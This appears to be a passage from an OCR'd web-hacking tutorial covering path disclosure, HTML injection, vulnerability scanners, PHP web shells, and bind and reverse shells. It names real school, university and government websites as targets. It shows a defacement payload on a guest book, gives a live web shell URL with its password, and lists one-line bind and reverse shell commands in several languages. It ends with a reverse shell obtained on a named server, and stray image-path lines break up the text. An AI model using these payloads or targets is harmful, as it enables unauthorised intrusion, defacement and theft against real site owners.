This means the server user is opk with web path /home/opk/domains/opkthailand.com/public_html. This information can be used for brute forcing cPanel or services like SSH, FTP, etc.

https://www.fairtradeindia.in/products.php?subcatid=36&id=1'

Error: /home/fairtradeindia/public_html/products.php, meaning the server user is fairtradeindia.

https://art73.vichakan.net/modules/ shows the server user is vichakan.

Information Leak Examples

http://bluetradeinternational.com/ejemplos/php/info.php

http://leserged.online.fr/phpinfo.php

Various server information is visible such as operating system, path, and more.

Note: http://leserged.online.fr/photo/detail.php?num=4 is also vulnerable to SQL injection.

7. HTML Injection

HTML Injection (also known as Virtual Defacement) is a type of cyber attack where the attacker successfully "injects" malicious HTML code into a web page.

This condition occurs because the website does not properly validate or sanitize user input before displaying it on the page. As a result, the browser treats the attacker's HTML code as an official part of the site.

How Does it Work?

Imagine a comment form or user profile. If the system only accepts plain text without filtering, an attacker can insert HTML tags.

Simple Example: 1. Normal input: Hello, my name is Budi. 2. Attacker's input: <h1>This site has been hacked!</h1>

If the site is vulnerable, the text "This site has been hacked!" will appear in large font (h1 tag) on other users' screens, not as plain text.

Types of HTML Injection

1. Stored HTML Injection (Persistent): The HTML code is permanently stored on the server (e.g., in a comments or messages database). Every time someone opens that page, the malicious code continues to execute.

2. Reflected HTML Injection: The HTML code is not stored, but sent through URL parameters. Attackers usually trick victims by sending a modified link so the web display changes when clicked.

Dangers of HTML Injection

Although often considered less dangerous than SQL Injection, this technique can cause serious damage:

Phishing: Attackers can inject a fake login form on top of the real page to steal usernames and passwords.

Defacement: Changing the visual appearance of the site to damage the web owner's reputation.


Malware Distribution: Adding automatic download links or redirecting users to malicious sites.

Escalation to XSS: HTML Injection often becomes a gateway for Cross-Site Scripting (XSS) attacks that can steal cookies or user session data.


The target example is the guest book on: https://www.smpn3bontang.sch.id/

The guest book is vulnerable to HTML injection on the address input field.

Example input in the address: <img src=https://dor.asia/1.jpg>



Result: the website appearance becomes defaced.



8. Web Scanning with Tools

There are several web scanning tools in Kali Linux, including: dirbuster, burpsuite, wpscan, skipfish, wapiti, and acunetix.

1. dirbuster

The main purpose of DirBuster is to uncover web content that is not publicly linked (unlinked content). Developers or administrators often leave behind sensitive files such as: administration pages (e.g., /admin, /setup), backup files (e.g., .bak, .zip, config.php.swp), system logs or temporary directories, and undocumented API endpoints.


2. wpscan

WPScan works like a security auditor examining every corner of a WordPress installation. Its main functions include: Version Detection, Plugin & Theme Enumeration, User Enumeration, Sensitive File Checking, and Password Brute Force.

Example, we will scan: https://dpmptsp.kalteng.go.id/

```
wpscan --url https://dpmptsp.kalteng.go.id/ --random-user-agent
```

Scan result:



We obtained a lot of information about the target WordPress site.

3. wapiti

Wapiti works in two main stages: 1. Crawling: Wapiti scans the website to find all links, forms, and parameters (such as ?id=1 or ?search=abc). 2. Fuzzing: After mapping all existing inputs, Wapiti will try injecting various attack payloads into those inputs to see the server response.

Standard scan format in wapiti:

```
wapiti -u http://your-target.com/ -f html -o /home/kali/wapiti_report
-u: Target URL
-f: Report format (html, txt, xml, json)
-o: Folder to save the report
```

```
┌──(robohax㉿kali)-[~]
└─$ wapiti

Wapiti 3.2.8 (wapiti-scanner.github.io)
usage: wapiti [-h] [-u URL] [--swagger URI] [--data data] [--scope {url,page,folder,subdomain,domain,punk}] [-m MODULES_LIST] [--list-modules] [-l
              [-p PROXY_URL] [--tor] [--mitm-port PORT] [--headless {no,hidden,visible}] [--wait TIME] [-a CREDENTIALS] [--auth-user USERNAME]
              [--auth-password PASSWORD] [--auth-method {basic,digest,ntlm}] [--form-cred CREDENTIALS] [--form-user USERNAME] [--form-password PASS
              [--form-url URL] [--form-data DATA] [--form-enctype DATA] [--form-script FILENAME] [-c COOKIE_FILE] [-sf SIDE_FILE] [-C COOKIE_VALUE
              [--drop-set-cookie] [--skip-crawl] [--resume-crawl] [--flush-attacks] [--flush-session] [--store-session PATH] [--store-config PATH]
              [-r PARAMETER] [--skip PARAMETER] [-d DEPTH] [--max-links-per-page MAX] [--max-files-per-dir MAX] [--max-scan-time SECONDS] [--max-a
              [--max-parameters MAX] [-S FORCE] [--tasks tasks] [--external-endpoint EXTERNAL_ENDPOINT_URL] [--internal-endpoint INTERNAL_ENDPOINT
              [--endpoint ENDPOINT_URL] [--dns-endpoint DNS_ENDPOINT_DOMAIN] [-t SECONDS] [-H HEADER] [-A AGENT] [--verify-ssl {0,1}] [--color] [-
              [--log OUTPUT_PATH] [-f FORMAT] [-o OUTPUT_PATH] [-dr DETAILED_REPORT_LEVEL] [--no-bugreport] [--update] [--version] [--cms CMS_LIST
              [--wapp-url WAPP_URL] [--wapp-dir WAPP_DIR]
wapiti: error: one of the arguments -u/--url --list-modules --update is required

┌──(robohax㉿kali)-[~]
└─$
```

Example, we will scan UNJ's website: https://feb.unj.ac.id/feb/


```
wapiti -u https://feb.unj.ac.id/feb/ -f html -o feb.unj.ac.id.html
```

An XSS bug was found on feb.unj.ac.id in the page parameter:

```
robohax@kali: ~/Desktop/PENTEST/TARGET/UNJ
Session  Actions  Edit  View  Help
Wapiti 3.2.8 (wapiti-scanner.github.io)
HttpOnly flag is not set on the cookie 'bludSyncoreSessionurlbpom' set at 'https://feb.unj.ac.id/feb/'
Secure flag is not set on the cookie: 'bludSyncoreSessionurlbpom' set at 'https://feb.unj.ac.id/feb/'
HttpOnly flag is not set on the cookie 'PHPSESSID' set at 'https://feb.unj.ac.id/feb/'
Secure flag is not set on the cookie: 'PHPSESSID' set at 'https://feb.unj.ac.id/feb/'
CSP is not set for URL: https://feb.unj.ac.id/feb/
X-Frame-Options is not set on https://feb.unj.ac.id/feb/
X-Content-Type-Options is not set on https://feb.unj.ac.id/feb/
Strict-Transport-Security is not set on https://feb.unj.ac.id/feb/
[*] Saving scan state, please wait...

[*] Launching module xss

Reflected Cross Site Scripting in https://feb.unj.ac.id/feb/ via injection in the parameter page
Evil request:
    GET /feb/?page=%3C%2Fscript%3E%3CScRiPt%3Ealert%28%2Fws9fj1x3fr%2F%29%3C%2FsCrIpT%3E HTTP/1.1
    host: feb.unj.ac.id
```




4. acunetix

Acunetix is designed to help companies find security vulnerabilities in their websites, web applications, and APIs automatically before cybercriminals find them. Its main focus is DAST (Dynamic Application Security Testing), which tests applications while they are running.

For Acunetix installation, follow the guide at: https://github.com/securi3ytalent/acunetix-13-kali-linux

After installation, open the browser and access: https://127.0.0.1:3443/ then enter the email and password used during installation.

The web scanning interface with Acunetix is web-based:



For example, we add a target: elok.ugm.ac.id, then scan immediately.

If you want to scan a new website, open a new browser tab and go to http://127.0.0.1:3443, click Add Target.

We can see Acunetix is scanning 2 websites. We wait for the process. It can take more than 30 minutes.

From the scan results of both websites, several low and medium level vulnerability findings were discovered along with 1 high level vulnerability finding.

On pelaut.dephub.go.id, a red-colored vulnerability was found (Directory Traversal).

9. Understanding PHP Shell Backdoor, Bind Shell, and Reverse Shell

In the world of cyber security, a backdoor is a method used to gain access to a computer system bypassing standard authentication procedures. The two most common techniques used to gain remote shell control are Bind Shell and Reverse Shell.

The main difference between the two lies in who initiates the connection and the direction of data traffic.

1. PHP Shell Backdoor

A PHP Shell Backdoor (often called a "Web Shell") is a malicious script written in PHP that is uploaded by an attacker to a web server to gain remote control.

Simply put, this is a backdoor that allows someone to execute system commands, manage files, and access databases directly through a browser, without having to officially log in through protocols like SSH or FTP.

How Does it Work?

1. Exploit Security Vulnerabilities: The attacker looks for vulnerabilities on the website, such as insecure upload features, LFI, or vulnerabilities in CMS (like WordPress or Joomla) that have not been updated.

2. Upload PHP File: The attacker uploads a .php file containing shell code (popular examples: b374k, WSO, or ALFA Shell).

3. Access via Browser: Once uploaded, the attacker simply accesses the file's URL (e.g., domain.com/uploads/shell.php).

4. Command Execution: An interface (dashboard) appears allowing the attacker to type system commands as if they were sitting in front of the server.

Key Capabilities of a PHP Shell

After gaining access, attackers can typically do the following: File Management, Remote Command Execution, Database Access, Privilege Escalation, and Spam & DDoS.

Example PHP shell backdoor using b374k shell: http://safacura.org/counter/b374k-2.8.php, password: b374k

2. Bind Shell Backdoor

In a Bind Shell, the attacker instructs the victim's computer to open a specific port and "listen" for incoming connections. The attacker then connects to that port to gain shell access.

How it works: 1. The attacker executes code on the victim's machine. 2. The victim's machine opens a port (e.g., port 4444) and waits. 3. The attacker connects to the victim's IP address on that port. 4. A shell (command prompt/terminal) is given to the attacker.

Weakness: Very difficult to penetrate firewalls or NAT (Network Address Translation). Most modern firewalls automatically block unknown incoming connections.

Cheat sheet for single line bind shell:

With Perl:

```
perl -e 'use Socket;$p=51337;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));\
bind(S,sockaddr_in($p, INADDR_ANY));listen(S,SOMAXCONN);for(;$p=accept(C,S);\
close C){open(STDIN,">&C");open(STDOUT,">&C");open(STDERR,">&C");exec("/bin/bash
-i");};'
```

With Python:

```
python -c 'exec("""import socket as s,subprocess as sp;...""")'
```

With PHP:

```
php -r '$s=socket_create(AF_INET,SOCK_STREAM,SOL_TCP);...'
```

With Netcat:


```
nc -nlvp 51337 -e /bin/bash
```

With Socat:

```
user@attacker$ socat FILE:`tty`,raw,echo=0 TCP:target.com:12345
user@victim$ socat TCP-LISTEN:12345,reuseaddr,fork
EXEC:/bin/sh,pty,stderr,setsid,sigint,sane
```

Example: if successful, from Kali Linux we simply type: nc cynetindo.co.id 51337

Result:



3. Reverse Shell Backdoor

Reverse Shell is the opposite of Bind Shell. Here, it is the attacker who opens a port on their own machine, and the victim's computer is instructed to "contact" the attacker.

How it works: 1. The attacker prepares their computer to "listen" for connections on a specific port (e.g., port 80 or 443). 2. The attacker executes code on the victim's machine (usually through exploitation or social engineering). 3. The victim's machine makes an outgoing connection to the attacker's IP address. 4. Once the connection is established, the victim's shell is sent to the attacker's machine.

Advantage: Very effective because most firewalls allow outgoing traffic, especially when using common ports like 80 (HTTP) or 443 (HTTPS). This is the most commonly used technique in real attacks.

Quick Comparison

Feature	Bind Shell	Reverse Shell
Connection Initiator	Attacker connects to Victim	Victim connects to Attacker
Victim Condition	Opens port (Listening)	Connects to external IP (Outgoing)
Main Obstacle	Inbound Firewall	Egress Filtering
Popularity	Rare (due to firewalls)	Very Popular

Cheat sheet for single line reverse shell (replace 10.0.0.1 with the attacker's public IP):

With Bash:

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

With Perl:

```
perl -e 'use Socket;$i="10.0.0.1";
$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
if(connect(S,sockaddr_in($p,inet_aton($i)))){
open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");
exec("/bin/sh -i");};'
```

With Python:

```
python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
```

With PHP:

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

With Ruby:

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;
exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

With Netcat:

```
nc -e /bin/sh 10.0.0.1 1234

or:

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

For the example, we will use the same PHP shell. For a reverse shell, we need a public IP to receive the reverse shell connection, we will use the server syncrumlogistics.com.

We listen on port 4445 with netcat: nc -l -p 4445 -v

Go back to the PHP shell, execute the reverse shell code to port 4445 targeting syncrumlogistics.com:

```
bash -i >& /dev/tcp/syncrumlogistics.com/4445 0>&1
```

Result: we got a reverse shell on syncrumlogistics.com on port 4445:


root@syncrumweb: ~
Session Actions Edit View Help
mysql@157-15-65-100:~
root@syncrumweb: ~
root@syncrumweb:~# nc -l -p 4445 -v
Listening on 0.0.0.0 4445
Connection received on ip-15.65-100.cynetindo.co.id 44442
bash: cannot set terminal process group (130043): Inappropriate ioctl for device
bash: no job control in this shell
[cynetindoco@157-15-65-100 ...]$ id
id
uid=1002(cynetindoco) gid=1004(cynetindoco) groups=1004(cynetindoco)
[cynetindoco@157-15-65-100 ...]$